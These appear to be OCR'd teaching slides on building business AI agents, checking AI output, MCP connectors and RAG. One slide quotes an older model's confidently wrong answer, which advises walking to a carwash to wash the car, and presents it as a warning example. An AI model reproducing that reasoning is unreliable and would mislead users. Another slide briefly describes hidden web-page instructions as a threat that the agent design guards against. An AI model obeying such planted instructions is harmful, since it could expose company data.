
In a Claude Code session on my laptop, I enter the prompt `/mydcf {ticker}`. Claude should:

1. Pull 10-Ks for the ticker from SEC EDGAR.
2. Get earnings call transcripts from The Motley Fool.
3. Build a two-stage DCF valuation.
4. Lay out its assumptions and their grounding in its sources.
5. Create an editable HTML document and an Excel workbook.
6. Post the document at kerryback.com/{ticker}.html.

CUSTOM AGENTS



CUSTOM AGENTS: YOU BUILD THE WHOLE LOOP



CUSTOM AGENT EXAMPLES

Customer facing

Customer service agent

A chat window on the company's website. A customer asks about an order. The agent looks the order up in the order system, checks the shipping status and drafts the reply. It can issue a refund up to $100. A larger refund, or an unusual case, goes to a person with the conversation attached.

Personal assistant

Sales-call prep agent

Runs the evening before each client meeting on a salesperson's calendar. It pulls the account's CRM history, open support tickets and recent invoices, searches the news for the client, and sends the salesperson a one-page brief.

CUSTOM AGENT EXAMPLES

Data querying

FP&A analyst agent

A chat page for managers. A manager asks how the department is doing against budget. The agent queries the general ledger, the sales detail and the headcount roster through a read-only MCP server, runs the calculations in Python, and explains each variance by price, volume, rate and headcount, with a chart.

Document retrieval

Contract review agent

For the company's attorneys. The company's contracts and its standard terms are split into passages and indexed (RAG). An attorney asks, for example, which supplier contracts cap liability below the standard or renew automatically. The agent retrieves the matching clauses and answers, citing the contract and the clause.

CUSTOM AGENT EXAMPLES

Back-office workflow

Accounts payable agent

Runs when an invoice arrives in the accounts payable inbox. The agent reads the invoice, matches it to the purchase order and the receiving record in the ERP, and queues matched invoices for payment. An invoice that does not match, or that comes from a new vendor, goes to a person with the mismatch noted.

Monitoring text streams

Expense compliance agent

Runs every night on the day's expense claims. The agent checks each claim and its receipt against the travel and expense policy: amount limits, duplicate receipts, weekend charges, unapproved vendors. It sends each manager a list of flagged claims, with the policy rule each one breaks.

CUSTOM AGENT EXAMPLES

Maker and checker

10-K summary

Two agents. The maker reads a company's 10-K and drafts a summary of its business, risks and results. The checker has different instructions, and can use a different model. It checks each claim and number against the filing and returns a list of errors. The draft goes back to the maker until the checker finds none, then to a person.

Research team


Orchestrator, data agent and web agent

Three agents. The orchestrator, the one you chat with, splits a question into two parts. A data agent queries the data warehouse and returns data and analysis. A web agent searches the web and returns information. The orchestrator combines the two answers. The web agent never touches company data, so an instruction hidden in a web page cannot reach that data.

STUDENTS CAN BUILD PROTOTYPES OF THESE


- Agent SDKs (Claude Agent SDK, OpenAI Agents SDK and others) give your custom agent the full power of Claude Code.
- Then drop the tools you don't want.
- And add the tools you do want, through MCP connectors or custom Python functions (written by AI).

> Example of a custom chatbot: billandted.kerryback.com



CHECKING AI WORK

CHECKING: YOU ARE THE LAST STEP IN THE LOOP



HOW TO CHECK AI WORK

Have AI explain its work

"Explain what you did step by step. Did you make any decisions that we have not discussed?"

Use another AI agent to check the work

A fresh conversation or a subagent (a second agent that the first agent starts), given your goals and the first agent's explanation.

Have AI build a spreadsheet when possible

Then check the formulas. Every number traces back to its inputs.

Run the same code on small examples

Ask AI to run its code on a few rows you can check by hand.

Most AI coding errors arise from misunderstandings and unstated assumptions — and from errors that people also make, for example, merging and filtering in the wrong order.

POOR REASONING WITH CONFIDENCE

I need to wash my car. The carwash is 200 feet away. Should I walk or drive?


Weighing whether to walk or drive a short distance.

Walk. At 200 feet, it's only a 1-minute walk at normal pace, whereas getting the car started, driving, and parking would easily take 2–3 minutes. You'll also get a few minutes of movement in, and the car won't pick up any meaningful dirt over that distance anyway.

The only reason to drive would be if weather is genuinely unpleasant (though October in Houston is usually fine for a quick walk) or if you needed the car positioned a certain way for the wash.

Claude Haiku 4.5, an older version of Anthropic's smallest model, October 17, 2026

NEWER MODELS ARE BETTER




Claude Haiku 5.5, October 17, 2026

CLAUDE IS TOLD TO ADMIT UNCERTAINTY AND SUGGEST SEARCH


Anthropic system prompt: “If not certain something it recalls is true and on-point, it says so and suggests enabling web search for newer information.”

Anthropic, Claude Opus 4.8 system prompt, May 28, 2026

CONNECTING AI TO YOUR DATA



CONNECTORS ARE TOOLS; RAG PUTS PASSAGES IN MESSAGES[]



CONNECTORS (MCP SERVERS)

An MCP server is a bridge between an AI agent and a data source or service. Thousands exist already.

What you add

A URL, in the agent's settings

What the agent gets

A name, a description and an input schema for each tool the server offers

What stays on the server

The code, and the credentials it uses to reach the data

Examples: Snowflake, Databricks, BigQuery, Salesforce, HubSpot, Workday, SAP, Slack, Gmail, Microsoft 365 (SharePoint, Outlook, Teams), Notion, GitHub, Stripe, Shopify

RETRIEVAL AUGMENTED GENERATION

RAG is for documents: contracts, mail, board papers, policies, reports. They were not in the training data, and they are too large to paste into every prompt.

1. Chunk

Split the documents into passages of a few hundred words.

2. Embed

Turn each passage into a vector: a list of numbers that puts passages with similar meaning close together.

3. Retrieve

Embed the question and find the passages closest to it.

